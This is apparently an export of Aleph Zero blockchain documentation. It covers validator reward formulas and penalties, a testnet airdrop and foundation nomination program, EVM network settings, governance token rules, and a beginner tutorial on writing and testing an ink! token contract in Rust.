How are the rewards distributed, then? For that we need to introduce some additional concepts and notation. First of all, each validator $$v$$ from the set of all validators $$V$$ specifies its commission $$c(v)$$ being a number in the interval $$\[0.02, 1]$$ (2% being the minimal commission) and specifying what is the percentage of the rewards for the nominated stake the validator keeps for itself. Let us denote by $$\mathrm{own(v)}$$ the amount the validator staked on itself (recall, the minimum is 25000) and by $$\mathrm{nominated}(v)$$ the total amount staked on $$v$$ by its nominators. We also denote $$\mathrm{total}(v) = \mathrm{own}(v) + \mathrm{nominated}(v)$$.

Assume for a moment all validators have 100% uptime, in other words, all of them do their job properly. In such a case, accordingly to our **Fairness** objective, validator $$v$$ should gain rewards proportional to $$\mathrm{total}(v)$$. And indeed this is the case. Let $$ER$$ be the era reward: the total reward given out for an era (this is roughly $$0.9 \cdot 3 \cdot 10^7 \mathrm{AZERO}/365 \approx 73973 \mathrm{AZERO}$$ -- this is computed as 90% times the 30M yearly inflation, the remaining 10% goes to the ecosystem fund). Then the $$\mathrm{reward\_{total}}(v)$$ for the validator $$v$$ is computed as:

$$
\mathrm{reward\_{total}}(v) = \mathrm{total}(v) \cdot \frac{ER}{SoS}
$$

Where $$SoS$$ (sum of stakes) is the sum $$\mathrm{total}(v\_1) + \mathrm{total}(v\_2) + ... + \mathrm{total}(v\_n)$$ of stakes of all validators in this era-committee $$V$$ (i.e., all the validators that has bonded 25k AZERO before the era has started).&#x20;

Note however, that $$v$$ does not get the whole $$\mathrm{reward\_{total}}(v)$$ for itself. It must pay its nominators! The mechanism here is really simple. It keeps $$c(v) \cdot \mathrm{reward\_{total}}(v)$$  to itself (the commission), and the rest $$(1-c(v))  \cdot \mathrm{reward\_{total}}(v)$$ is distributed to nominators in proportions according to their individual stakes. Note also that among nominators there is $$v$$ itself (who nominated $$\ge 25000$$ to itself) and hence it also gets paid for this part of the stake. In particular, if $$v$$ has only one nominator -- itself -- then naturally the whole reward goes to $$v$$ which agrees with the math (check!).

To recap, the exact formula for the reward for a validator $$v$$ is the following:

$$
\mathrm{reward(v)} = \mathrm{reward\_{comm}}(v) + \mathrm{reward\_{nom}}(v) \\
\mathrm{reward\_{comm}}(v) = c(v) \cdot \mathrm{reward\_{total}}(v) \ \mathrm{reward\_{nom}} = \frac{\mathrm{own(v)}}{\mathrm{total(v)}} \cdot (1 - c(v)) \cdot \mathrm{reward\_{total}}(v)
$$

where:

$$
\mathrm{total(v)} = \mathrm{own}(v) + \mathrm{nominated(v)} \ ER \approx 73973 \mathrm{AZERO} \ SoS = \sum\_{v \in V} \mathrm{total}(v)
$$

### Performance and uptime calculation

While in normal circumstances the rewards are as described above, there are sometimes cases where some validators don't do they job properly. Naturally the system must disincentivize such behavior. There are essentially two types of misbehavior that a validator can "commit":

* Bad Performance -- this is typically when a node is run on a poor hardware, or with bad network. Under this we also include cases where the node just shuts down and stops functioning, because of the malfunction of hardware or some such reason.&#x20;
* Malicious Activity -- this is when a node violates the protocol, which in most cases means the operator does not run the software we asked them to run. But can also happen in cases when the software is not run properly. One such important case is when an operator runs a single validator, with the same keys, simultaneously, from two different machines. This causes the validator to create forked blocks and is highly unhealthy for the network and thus considered malicious.&#x20;

There are different penalties for the two kinds of misbehavior. To explain them, we need to start by introducing the way performance is calculated for validators.  First of all, if the `era-committee` is too large, a validator `V` will likely not be actively validating (creating blocks and taking part in finalization) all the time. Instead, era is divided into `96` sessions, and each session is run by a smaller set of validators: a `session-committee` (the size of this committee will grow over time, but note that this size has absolutely no impact on the reward distribution). Currently the `session-committee` consists of a certain number of foundation validators + a set of community validators that changes from session to session. Every few sessions, each community validator in the `era-committee` enters the session committee. For every session in which a validator `V` participates in the `session-committee` it receives an uptime (between `0%` and `100%`) which has the following consequences:

* If the uptime is `>=90%` (note that the threshold might be subject to change) then the validator receives `100%` rewards. If it is less, then the reward of `V` for this session is scaled down appropriately.&#x20;
* If the uptime is very low, the validator receives one penalty point. After receiving `48` penalty points, the validator is `suspended`. This means that it cannot enter the `era-committee` for at least 10 eras.

Currently the uptime is calculated as the fraction of blocks created in this session by this validator divided by the number it was expected to produce.&#x20;

If a validator is a member of the finalization committee, an on-chain algorithm calculates its ABFT performance each session as the distance from the current session DAG's head to the validator's DAG head. If this distance is more than 11 units when session ends, then the validator gets one *finalization* penalty point, and gets no rewards **in this** session. After receiving more than `24` *finalization* penalty points, the validator gets suspended for 10 eras,

The above concerns penalties for bad performance only. In case of malicious activity, the node is suspended from the committee as the first step. Subsequently, each such case is individually analyzed by governance and a decision can be made to ban the defendant from the era validators, in case the malicious activity is confirmed beyond doubt. We note that it is virtually impossible to commit such a fault "by coincidence" and malicious activity is always intentional. Perhaps the only exception from that is when an operator runs two copies of a node (with the same keys) simultaneously. Such a node is then harmful to the whole network, and thus if we detect such a validator who does not fix it immediately upon notice, the validator might be banned from the committee.&#x20;

## How this system satisfies our goals

Let us now go back and reexamine the goals we listed [above](#high-level-idea):&#x20;

1. **Simplicity**: from the viewpoint of the validator, the optimal strategy is to run just one node and run it well. From the viewpoint of the nominator it should nominate the validator that they like (meaning they trust them and expect good performance) that has the lowest commission. Importantly, note if two validators have equal commission and good performance, then there is absolutely no difference in the rewards when nominating them. This is another consequence of **Fairness**.
2. **Low Entry Barrier for Validators**: one could indeed argue that `25000` AZERO is a lot. However this is necessary for safety. Moreover, compared to other PoS chains, this is actually very low, taking into account that this guarantees you a seat in the committee and rewards. In particular, as previously mentioned, no KYC or any other kind of filtering happens.
3. **Fairness**: this is the main motivation behind technical decisions in this design, and as you can easily verify, fairness is indeed achieved in this system.&#x20;


# Testnet Validator Airdrop

Get rewards for running a Testnet validator node

Aleph Zero Testnet is an essential proving ground for the platform and the whole ecosystem. The Testnet Validator Airdrop program rewards node operators who contribute to Aleph Zero Testnet as validators.  The airdrop aims to provide incentive and offset costs of running a dedicated Testnet validator.

### **Testnet Validator Airdrop rules**

1. **Eligibility:** The Airdrop rewards node **operators** who run **both** Mainnet and Testnet validator nodes. Due to legislative reasons, individuals and companies located in the following countries are excluded: Belarus, China, Iran, North Korea, Russia, Syria, USA
2. **Active block production:** A node operator gets rewarded for each Testnet era during which their validator node produced at least one block, assuming their Mainnet operator was also producing blocks during a corresponding Mainnet era.
3. **Fair Distribution:** To ensure everyone gets a fair shot, all participants are required to complete a KYC/KYB process. This verification helps to ensure that the rewards are distributed *per node operator* rather than *per node.*
4. **Reward Pool:** **500 AZERO** for each Testnet era, divided among all active validators in that era. The rewards are paid to the Mainnet validator account at the end of each quarter.&#x20;
5. **Registration:** To participate in the Airdrop, each node operator needs to register by filling in the [Validator Form](https://validators.alephzero.org/) (see below for details). The data present in the form at the end of each quarter will be used as a base for calculating the payout list for that quarter.
6. **Contact:** In case you changed your Testnet/Mainnet validator address at some point during a quarter and you would like the old address to also be taken into account, please update the form with new data and send an email to <validator.airdrop.disputes@alephzero.org> explaining the situation. The same email address can be used if you would like to dispute the amount of rewards received. &#x20;

### **Registering for the Airdrop**

The [Validator Form](https://validators.alephzero.org/) helps us to collect information about eligible node operators and addresses of validator nodes they are running. To participate in the Airdrop you must complete the Validator Form. The procedure is simple and straightforward:

1. Navigate to the [Validator Form](https://validators.alephzero.org/) and click the **Fractal ID** button to go through KYC/B authorization.
2. Upon completion and confirmation of your identity (this can take several hours), go to the form again and log in using the same **Fractal ID** button.
3. Fill in addresses of your Testnet and Mainnet validator nodes. In case your are using a controller or a proxy account, please make sure to put the addresses of **stash** accounts there (in other words - accounts you used to bond the required 25K AZERO/TZERO when setting up a validator).
4. To prove that you are indeed the owner of the entered Testnet account, we ask you to sign a simple message using that account's private key. Simply go to [this page](https://test.azero.dev/#/signing) and use that Testnet account to sign a message **Aleph Zero**. Paste the resulting signature in the Validator Form and click Send.


# Foundation Nomination Program

This page describes the Foundation Nomination Program (FNP): an initiative to support community validators by delegating Aleph Zero Foundation's stake to them.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F89dz9Z2JjdDpq8AY1GNF%2FA0_FNP%20cover.jpg?alt=media&amp;token=8366973f-2d56-4596-84e7-2a68648c4460" alt=""><figcaption></figcaption></figure>

Starting with era 795 the Foundation Nomination Program is live! Please read on for the rationale behind it, the requirements and rules, inner workings of the program and the exact timeline for validators.

### Rationale

The rationale behind the Aleph Zero Foundation Nomination Program (FNP) is to support the community validators, especially the smaller ones. In a way, it is a continuation of our previous efforts to move the stake away from the Foundation nodes and to the community nodes. The high-level idea behind the program is to use the stake of the Aleph Zero Foundation accounts to nominate high-performing community validators.

### Requirements

The requirements for the program are very simple:

* you need to pass KYC and register your validator at [validators.alephzero.org](http://validators.alephzero.org) (under the Foundation Nomination Program tab);
* your validator needs to have the minimal commission (5%);
* your node needs to have high performance (i.e. produce at least 90% of the expected blocks each era).

An additional rule is that if you increase your commission while being a part of the FNP, you will be removed with the next era with no possibility of automatic return.

{% hint style="danger" %}
The Aleph Zero Foundation reserves the right to:

* remove a validator from the Foundation Nomination Program if they engage in malicious behavior (e.g. equivocation)
* introduce modifications to the rules, most notably: change the formula used to award the points to the validator (as the number of validators and amount of funds staked change, the formula may need to be adjusted to ensure a fair distribution of nominations).
  {% endhint %}

{% hint style="info" %}
If you are already enrolled in the Testnet Validator Airdrop, you won't need to pass the KYC again. Simply use the "Fractal ID" button to login using your Fractal credentials and you will be able to access the FNP form.
{% endhint %}

### Algorithm

The algorithm for choosing nomination achieves a fair distribution of nominations over time. Given that there are 5 foundation accounts with different amounts of stake, we developed an algorithm that balances the nominations over time. It works like this:

* each era, every validator is awarded a certain amount of points based on their performance and the square root of own stake ([below](#rationale-behind-the-formula) we explain why we chose this formula), with the exact calculation being: `performance * sqrt(own_stake)`.&#x20;
* the points are then normalised so that 1000 points in total are awarded each era;
* each era, 5 validators with the highest amount of points are nominated;
* a 1000 points in total is deducted from the nominated validators (proportionally to the stake the were nominated with), so that the next era different 5 are nominated. This means that your total number of points may fall below zero: that's perfectly ok and doesn't mean you've been penalized in any way.

{% hint style="warning" %}
Note that if your node is underperforming, you will fall behind in the ranking. However, this is not the same as being removed from the program, which will happen if you increase your commission after the start of the program.
{% endhint %}

You can check when your node is going to be nominated next by visiting the [FNP ranking page](https://fnp.alephzero.org/). Please note that this 'ranking' is only used to determine the order in which nodes are nominated, it is not meant to serve as means of comparing validators. It will be constantly changing as next nodes are nominated.&#x20;

### Timeline

The timeline for the start of the program is a follows:

* during eras **795-801** the points are accumulated to decide the initial ranking of validators,
* starting with era **803** the nominations commence, following the algorithm described above,
* starting with era **1054** the nominations commence, algorithm was slight modified to better reflect block performance calculations done on-chain.

### Rationale behind the formula

To recap, the formula for awarding points is: `performance * sqrt(own_stake)`. Let's break down the components of the formula:

* including the validator's own stake in the calculation makes sure that splitting your stake into multiple validators is not incentivized. At the same time, using a square root of the stake instead of a linear function makes the calculation more beneficial for smaller validators;
* the `performance` is `1` when your validator performed on-target in all sessions, in a given era. On-target performance in a session means exactly what block production scoring algorithm calculates, ie if  `produced blocks in single session / expected blocks in a session >= lenient threshold`, where `lenient threshold` is at the moment 80%.  For example, if your validator produced at least 15 blocks in all sessions it was in a block production committee, `performance` is `1`.  The `performance`  is always a number from range `[0; 1]`. That means, no negative points are ever given for bad performance.&#x20;

For example, if your node have `performance` equal to `0.95` in some some era and your own stake is 40000 AZERO, the calculation will be: `0.95 * sqrt(40000) = 0.95 * 200 = 190`&#x20;

The points which are finally applied are normalized using factor `1000`, so what you see on  [FNP ranking page](https://fnp.alephzero.org/) might be different to what above formula states.&#x20;

<br>


# Using the EVM-layer

In addition to a L1 chain, the Aleph Zero ecosystem also boasts a Layer-2 EVM chain, allowing the users to decide which network better serves their use case. Below you will find instructions on how to connect to the EVM network.

#### Mainnet

If you would like to use the Aleph Zero EVM-layer, you can add it to your favorite EVM wallet:

* some wallets, like Talisman or Subwallet will allow you to choose Aleph Zero EVM from the networks dropdown;
* other popular wallets, such as MetaMask or Rabby, will require you to add a custom network using the following details:

**ChainId**: 41455

**RPC**: <https://rpc.alephzero.raas.gelato.cloud>

**Explorer**: <https://evm-explorer.alephzero.org/>

**Token symbol/ticker:** AZERO

{% hint style="warning" %}
Please note that if you want to connect using MetaMask, you won't be using the Aleph Zero Snap. Instead, you just add Aleph Zero like any other custom EVM network, following [these instructions](https://support.metamask.io/networks-and-sidechains/managing-networks/how-to-add-a-custom-network-rpc/#adding-a-network-manually).
{% endhint %}

#### Testnet

If you are a developer, or you would like to explore the EVM testnet, the details are provided in [Development on EVM-layer](/aleph-zero/build/development-on-evm-layer)


# Governance


# Token

The **GOV** token is a PSP-22 token used to represent the voting power of individual AZERO-WASM accounts in governance voting.

## Smart contract address

```
TBA
```

## Token distribution

The distribution of the **GOV** token is based on the history of staking of each account. The balance of account $$A$$ is given by:

$$\mathrm{balance}*{\mathrm{GOV}}(A) = \sum*{i=1}^N \mathrm{staked}\_i(A)$$

where the summation is over all era indices $$i$$ from $$1$$ to the cut-off era index $$N$$, $$\mathrm{staked}\_i(A)$$ denotes the total staked amount of account $$A$$ in era $$i$$, including both direct staking, and staking through a nomination pool. The AlephZero Foundation's accounts are excluded from the token distribution, i.e. their balances of the **GOV** token are $$0$$.

What this formula intuitively achieves is granting governance token proportionally to the amount of staked AZERO over the whole history of the blockchain. For instance, a user who was staking 2000 AZERO for 10 days (eras) will receive the same amount of GOV tokens as a user who staked 10000 AZERO for 2 days.

### Transferability

The  **GOV** token is non-trasferable.&#x20;

### Cut-off eras

The cut-off era index $$N$$ corresponds to the last era which matters in establishing the balances of the **GOV** token for a particular governance session. The cut-off era index of each governance session is announced, and the voting itself happens a short time after the cut-off era.

## Token minting

The minter of the token is the AlephZero Foundation. The token will most often be minted shortly after the cut-off eras, which means that the balances output by the **GOV** token smart contract will be relevant only when there is an upcoming governance session.


# Multisig Accounts

Due to limited support for multisig accounts created via the substrate's pallet multisig we allow parties owning multisig accounts to move their `GOV` tokens to a different account of their choosing. This way they can vote from a regular account, using any of the standard wallets: [Wallets](/aleph-zero/use/wallets).

Note that the `GOV` tokens are non-transferable, hence it's not possible to move the tokens directly. Instead, follow the below procedure to move the `GOV` tokens from `MULTISIG` account to another account `VOTER`:

1. Choose the `VOTER` account -- either by using an existing account, or by creating a new one in any of the Aleph Zero compatible wallets.
2. Transfer EXACTLY `0.8683` AZERO from `MULTISIG` to `VOTER`&#x20;
3. After some time, the `GOV` tokens from the `MULTISIG` account will be transferred to `VOTER` (note that this might take up to 24h). You can inspect it via <https://ascan.alephzero.org/mainnet>

The procedure is chosen so as to consist of only standard multisig operations so that the users controlling such accounts can perform it no matter what kind of wallet or UI they use.&#x20;

In case you encounter troubles in transferring your GOV tokens using the above procedure, please contact our support on discord.&#x20;

In case you transferred your `GOV` tokens to a particular `VOTER` account and you would like to transfer them again to a different account, you can follow the above procedure again, with a different target account.


# BUILD


# Aleph Zero smart contracts basics

We invite developers to explore the smart contract functionalities on the Aleph Zero Testnet. This guide will explain how to get started!

This short tutorial will guide you through the basics of smart contracts functionality on Aleph Zero Testnet.

In the next pages we will show how to set up your Testnet account, how to prepare you computer for smart contract development, how to write, compile and deploy them, and finally how to interact with your deployed smart contracts. \
\
Note: smart contracts are now live on the Aleph Zero mainnet.


# Setting up a Testnet account

All you need to know about navigating the Testnet can be found here as we go over the two crucial components necessary to take advantage of this test environment.

There are two components you need to use in order to set up Aleph Zero Testnet account:&#x20;

* [Testnet wallet/explorer](https://test.azero.dev/) where you can create an account and later deploy and interact with your smart contracts.&#x20;
* [Testnet Faucet](https://faucet.test.azero.dev/), where you can receive some free TZERO tokens that are needed to interact with Aleph Zero Testnet and experiment with smart contracts development.<br>

The required steps are simple:

* Open the [Accounts tab](https://test.azero.dev/#/accounts) of the Testnet wallet and add an account following the on-screen instructions.
* Use the [Testnet Faucet](https://faucet.test.azero.dev/) to receive coins for your newly created account - just copy your account address and paste it into the Faucet. Your TZERO will be available almost instantly - certainly before you can switch back to the tab with the explorer to check it :)


# Installing required tools

Before running your first smart contract on Aleph Zero, you will first need to prepare your computer for development in Rust and ink!. Here's a handy guide to get you started.

The first thing you need to do before you can deploy your first smart contract on the Aleph Zero Testnet is to prepare your computer for development in Rust and ink!.

### Rust

This guide uses <https://rustup.rs> installer and the `rustup` tool to manage the Rust toolchain. It's the default way of installing Rust and we highly recommend doing it that way. However, if you prefer a different method, please check the "Other installation methods" section on the official [Rust website](https://www.rust-lang.org/tools/install). &#x20;

To install and configure `rustup` enter the following commands in your shell:

```bash
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
source ~/.cargo/env
```

Now you have the latest stable version of Rust installed on your computer. For the development of smart contracts you will need a slightly more recent `nightly` version, together with some additional components:

```bash
rustup toolchain install nightly
rustup component add rust-src --toolchain nightly
rustup target add wasm32-unknown-unknown --toolchain nightly
```

Rust comes with its native package manager `cargo` which is also used for compiling Rust code. Make sure `cargo` is installed correctly and visible in your shell environment:

```bash
cargo --help
```

### ink!

ink! is an [Embedded Domain Specific Language](https://wiki.haskell.org/Embedded_domain_specific_language) (EDSL) that can be used to write WASM smart contracts in Rust. In other words, ink! is a collection of "add-ons" on top of Rust that modify the behavior of the language to produce, instead of regular binary code that can be executed by your computer, special WASM code compatible with Substrate-based smart contracts execution environment. Ultimately, every ink! smart contract is just a normal Rust program with a tiny bit of additional ink!-specific headers called "macros".

To start using ink! you first need to install the `binaryen` package, which is used to optimize the WebAssembly bytecode of the contract. Most likely `binaryen` is available from your default package manager:

```bash
# For Ubuntu or Debian users:
sudo apt install binaryen
# For MacOS users:
brew install binaryen
# For Arch or Manjaro users:
pacman -S binaryen
```

You can also directly download a [binary release](https://github.com/WebAssembly/binaryen/releases).

With `binaryen` present you can install `cargo contract`:

```bash
cargo install --force --locked cargo-contract
```

`cargo contract` is an add-on to `cargo` that extends it with commands helpful in the development of smart contracts. You can check what can be done with it by invoking `cargo contract --help`. We will very soon use it to create our very first ink! smart contract.


# Creating your first contract

As now your machine is ready for development, it's time we build our first smart contract. The example contract we are going to develop in this tutorial is a simplified version of the ERC20 token.

{% hint style="info" %}
Boxes marked like this contain some basic information about the Rust programming language. If you are familiar with Rust, please feel free to skip those.
{% endhint %}

{% hint style="warning" %}
Boxes marked like this contain general remarks about smart contract development in ink!

While not strictly necessary for completing this tutorial, they may prove useful down the line.
{% endhint %}

### Introduction

With all the important tools in place, you are now ready to develop your first ink! smart contract!

The example contract we are going to build in this tutorial is a much simpler version of [ERC20](https://eips.ethereum.org/EIPS/eip-20) token. Our contract, when instantiated, will create a pool with a new type of fungible token that can be transferred between accounts. The contract will hold a registry of accounts with their balances and provide methods to query balances and transfer tokens.

{% hint style="warning" %}
Note that the token we are creating has nothing to do with the chain's native currency! To that end, the chain's internal mechanisms won't ensure the correctness of transactions: it's all on you, the Creator of the contract, to make sure that the logic makes sense.
{% endhint %}

### Contract creation

Let's start with generating a contract template with `cargo contract`:

```bash
cargo contract new mytoken
cd  mytoken
```

This command will create a new directory `mytoken` with the following files inside:&#x20;

* `lib.rs` - a Rust source file containing your contract's code
* `Cargo.toml` - a manifest file explaining to `cargo` how to build the contract (in this tutorial we won't need to modify it)
* `.gitignore` - in case you decide to use `git` to version control your contract&#x20;

We are going to be working only with `lib.rs`, the remaining two files can be left as they are. If you look inside `lib.rs` you're going to find the simplest hello-world contract - a flipper, which holds a single boolean value and allows flipping it. You are encouraged to take a look at the code, but don't worry if you find some parts mysterious. We're going to modify the code step by step and explain everything along the way.

### Implementation

A smart contract written in ink! is in fact just a regular Rust code that makes use of ink! macros (lines that look like `#[ink...]`). The role of these macros is to modify the compilation process to produce, instead of a normal program that can be run on your computer, a WASM smart contract that can be deployed to the Aleph Zero blockchain. On top of the file, you will need to include a config macro:

```rust
#![cfg_attr(not(feature = "std"), no_std, no_main)]
```

This scary looking macro basically instructs the compiler to not include the standard library (ink! will use its own set of primitives suited for smart contract development). It also allows to disable emitting the `main` symbol. The rest of the file contains a definition of a module, prefixed with the main ink! macro:

```rust
#[ink::contract]
mod mytoken {
    //...
}
```

This macro tells ink! that module `mytoken` is actually a definition of a smart contract and that ink! should look inside that module for various components of a contract. It also gives you some handy type aliases like `Balance` and `Account`. Additionally, it enforces some invariants that we don't really need to worry about now:

* a contract needs to have exactly one struct marked as `#[ink::storage]`
* a contract needs to have at least one function marked as `#[ink::constructor]`

{% hint style="info" %}
Rust modules can be thought of as collections of types and functions, grouping them in a single large scope.
{% endhint %}

#### Storage

The first component is the contract storage. It contains data that is stored on the blockchain and holds the state of the contract. In our case, this is going to be a mapping between users and the number of tokens they own, together with a single number holding the total supply or our new token. That data needs to be enclosed in a single Rust `struct` that is prefixed with the corresponding ink! storage macro:

```rust
#[ink::contract]
mod mytoken {
    use ink::storage::Mapping;

    #[ink(storage)]
    #[derive(Default)]
    pub struct Mytoken {
        total_supply: Balance,
        balances: Mapping<AccountId, Balance>,
    }
}
```

{% hint style="info" %}
Here we are declaring a Rust `struct` that will be instantiated as follows:

`let my_token = Mytoken {`\
&#x20;   `total_supply: somevalue1,`\
&#x20;   `balances: somevalue2,`\
`}`

And its fields will be accessed like `my_token.total_supply`.

There exists a handy shortcut where instead of writing: `Mytoken { total_supply: total_supply, balances: balances }` you can write `Mytoken { total_supply, balances }` (assuming `total_supply` and `balances` are variables that exist in your code).
{% endhint %}

Here we are using a `Mapping` data structure provided by the `ink::storage` crate. Please note that when writing ink! smart contracts you cannot use data structures from the Rust standard library. Fortunately, ink! provides a [handy replacement](https://ink.substrate.io/datastructures/mapping) for that in a form of key-value map optimized for being stored on-chain.

{% hint style="warning" %}
You need to be quite conservative when choosing what to store in this struct, as it will incur some fees (in case of Aleph Zero these are very small but it's still worth being aware what you allocate). For example, storing a mapping between addresses and balances is fine. However, if your contract handles images, you will probably want to store these off-chain and only commit hashes to the contract's storage.
{% endhint %}

Note that we also instruct ink! to create an implementation of the `Default` trait for us. In our case, it will allow the compiler to initialize the `total_supply` field to 0 (the `Default` value for a `Balance`) and the `balances` to an empty `Mapping` (which incidentally is the corresponding `Default` implementation).

#### Constructor

The next step is implementing a constructor of our contract. It needs to be placed inside an `impl` block for our newly defined `struct Mytoken` and again prefixed with the right ink! macro:

{% hint style="warning" %}
A contract can have an arbitrary non-zero number of constructors, as long as each of them is marked with the `#[ink(constructor)]` macro.
{% endhint %}

```rust
#[ink::contract]
mod mytoken {   
    // ... (storage definition)

    impl Mytoken {
        #[ink(constructor)]
        pub fn new(total_supply: Balance) -> Self {
            let mut balances = Mapping::default();
            let caller = Self::env().caller();
            balances.insert(caller, &total_supply);
            Self {
                total_supply,
                balances,
            }
        }
    }
}
```

Our constructor takes a single argument: the initial supply of our newly created token, and deposits all that supply to the account of the contract creator (the account which calls the constructor).

The contract's constructor is very similar to a regular Rust `struct` contructor. Note that we are first creating an empty `Mapping` by invoking the `Default::default()` function and only then inserting the first entry, assigning all of the supply to the caller of the constructor.

We can use the `Self::env().caller()` method to access the address of an account that called our contract. In context of the constructor this will be the contract's creator/owner.

{% hint style="info" %}
The `impl` block will contain the methods operating on a struct of the same name (in our case: `Mytoken`). In some languages you'd write those methods in the class/struct body. Rust chooses to separate the definition and implementation for some added flexibility it provides.

Additionally, note that in Rust we write single line comments as a double-slash (`//`).
{% endhint %}

#### Messages

Just like our contract constructor defined above is in fact a regular Rust constructor prefixed with an ink! macro, the callable methods of our contract (called **messages** by ink!) are normal Rust methods annotated with another ink! macro:

```rust
#[ink::contract]
mod mytoken {  
    // ... (storage definition)
    
    impl Mytoken { 
        // ... (constructor definition)
    
        #[ink(message)]
        pub fn total_supply(&self) -> Balance {
            self.total_supply
        }
        
        #[ink(message)]
        pub fn balance_of(&self, account: AccountId) -> Balance {
            self.balances.get(&account).unwrap_or_default()
        }
    }
}
```

{% hint style="warning" %}
The methods marked by `#[ink(message)]` need to be declared as public (`pub fn`).
{% endhint %}

Here we defined two methods for accessing the storage of our contract: reading the total supply and the number of tokens held by a particular account. These methods are read-only, they don't modify the contract storage and can be called without submitting a transaction to the blockchain.

The `balance_of` method first retrieves a value from the `balances` mapping for a given `account`. The result comes wrapped in an `Option` struct: we use the `unwrap_or_default()` method to either retrieve the actual value or a default for the `Balance` type (which conveniently is 0).

{% hint style="info" %}
We use the `self` keyword to access the instance of the struct a given method is called on (some languages choose to use the `this` keyword with the same semantics).

Functions in Rust are declared using the `fn` keyword, followed by the function's name, a list of its arguments along with their types (`arg: Type`) and the return type after an arrow. Note that you don't have to use the `return` keyword if you simply want to return the last line.

Nota bene: the code becomes arguably more elegant if you don't overuse the short-circuiting `return` statement.

The `pub` keyword marks a given function as public, i.e. accessible from outside the module where it's declared.
{% endhint %}

#### Errors

Before we look at the `transfer` function, we need to learn Rust's idiomatic way of handling errors. In contrast to some languages, Rust chooses to forgo the notion of exception in favor of algebraic error handling. Each method that can potentially fail will have a `Result<T, E>` type, which is defined as the following:

```rust
pub enum Result<T, E> {
  Ok(val: T),    // T is the expected type of the computation
  Err(msg: E),   // E is an error type of your choice
}
```

{% hint style="info" %}
If you're not familiar with Rust's generic types, here we can say that `Result` is a type with type parameters `T` and `E` (which are basically placeholders for types). Later in your code you can instantiate the `Result` with any types as `T` and `E`, for example: `Result<u128, str>`: in this case the `val` will be an unsigned, 128-bit integer and the `msg` will be a string. Note that for each instantiation, you will be required to stick to the choice of `T` and `E`. However, in any place you are creating an instance of this type, you can choose any types you please (it should be clear once we see the usage examples).&#x20;
{% endhint %}

In our contract, we will define a custom `Error` struct that we'll use as the `Err` part of the `Result`:

```rust
#[derive(Debug, PartialEq, Eq, scale::Encode, scale::Decode)]
#[cfg_attr(feature = "std", derive(scale_info::TypeInfo))]
pub enum Error {
    InsufficientBalance,
}
```

In this introductory tutorial, please don't worry about the scary macros: we will describe them in detail in later tutorial. For now, it's enough to copy them over :blush: In the `transfer` implementation below you'll see an example of using this method in practice.

{% hint style="info" %}
If you are not familiar with Rust's `enum`s, here we are defining an `Error` type with just one variant (or constructor) that takes no arguments: `InsufficientBalance`. When instantiating this error, you will write `Error::InsufficientBalance` and its type will be `Error` (e.g. if you need to specify that in a type signature of a function).
{% endhint %}

The last piece we need is a method for transferring tokens between accounts:

```rust
mod mytoken {  
    // ...
    
    impl Mytoken { 
        // ... constructor definition
        // ... error definition
        
        #[ink(message)]
        pub fn transfer(&mut self, to: AccountId, value: Balance) -> Result<(), Error> {
            let from = self.env().caller();
            let from_balance = self.balance_of(from);
            if from_balance < value {
                return Err(Error::InsufficientBalance);
            }

            self.balances.insert(from, &(from_balance - value));
            let to_balance = self.balance_of(to);
            self.balances.insert(to, &(to_balance + value));
            Ok(())
        }
    }
}
```

The method can be called by any user to transfer some `amount`of their tokens to their chosen `recipient`. If the user tries to transfer more tokens than they own, the method exits without performing any changes. Note that inside `transfer` method we make use of `balance_of` method we previously defined.

The most important difference between this and our previous methods is the fact that `transfer` modifies the contract storage. This fact needs to be indicated by using `&mut self` instead of `&self` as the first argument. This requirement is enforced by the compiler - if you happen to forget `mut`, your contract simply won't build and the compiler will give you a suggestion to use `mut`. So no need to worry about deploying a buggy contract.

{% hint style="info" %}
To build on our previous explanation of `enum`s, note that we are declaring the return type to be `Result<(), Error>`.

Our `Ok` variant contains a `()`, which is roughly the equivalent of `void` in C(++) and 'no value returned' in plain English.

The `Err` variant needs to have our previously-defined `Error` type inside, so when we return it, we instantiate it as `Err(Error::InsufficientBalance)`.
{% endhint %}

{% hint style="info" %}
For the purpose of this tutorial, we can assume that the references (`&`) work very similarly to languages like C++: instead of copying the value or giving it away, you're only 'lending it out' to some other function. As you will later see, the lending/borrowing intuition is actually very well formalised in the Rust language.

To denote that the borrower may make some changes to the value it temporarily acquires, we need to mark the reference as `&mut`.

Fortunately, as mentioned above, Rust's compiler offers very helpful tips on how to resolve issues in this area: it is likely they will be enough to create a contract that correctly compiles. If you want to read more on this topic, please consult [The Rust Book](https://doc.rust-lang.org/book/ch04-02-references-and-borrowing.html).
{% endhint %}

#### Tests

Like every other program, our smart contract should be tested. This part of the development process is also very similar to how it's done in regular Rust. The tests are performed off-chain and ink! provides a handful of useful tools that help to simulate the on-chain environment in which our contract will live in future.

Here we demonstrate a very minimal test suite with a basic sanity check of each implemented method. The following code should be placed in the same `lib.rs` file as the contract:

```rust
#[cfg(test)]
mod tests {
    use super::*;

    #[ink::test]
    fn total_supply_works() {
        let mytoken = Mytoken::new(100);
        assert_eq!(mytoken.total_supply(), 100);
    }

    #[ink::test]
    fn balance_of_works() {
        let mytoken = Mytoken::new(100);
        let accounts =
            ink::env::test::default_accounts::<ink::env::DefaultEnvironment>();
        assert_eq!(mytoken.balance_of(accounts.alice), 100);
        assert_eq!(mytoken.balance_of(accounts.bob), 0);
    }

    #[ink::test]
    fn transfer_works() {
        let mut mytoken = Mytoken::new(100);
        let accounts =
            ink::env::test::default_accounts::<ink::env::DefaultEnvironment>();

        assert_eq!(mytoken.balance_of(accounts.bob), 0);
        assert_eq!(mytoken.transfer(accounts.bob, 10), Ok(()));
        assert_eq!(mytoken.balance_of(accounts.bob), 10);
    }
}
```

We will not go into details of this code as it should be pretty self-explanatory after implementing the contract above.

The test suite can be run by invoking `cargo test` in the terminal while inside the `mytoken` folder:

```
cargo test
   Compiling mytoken v0.1.0 (/home/user/ink/mytoken)
    Finished test [unoptimized + debuginfo] target(s) in 1.08s
     Running unittests lib.rs (target/debug/deps/mytoken-668aad4b5e4b8a01)

running 3 tests
test tests::balance_of_works ... ok
test tests::total_supply_works ... ok
test tests::transfer_works ... ok

test result: ok. 3 passed; 0 failed; 0 ignored; 0 measured; 0 filtered out; finished in 0.00s
```

{% hint style="warning" %}
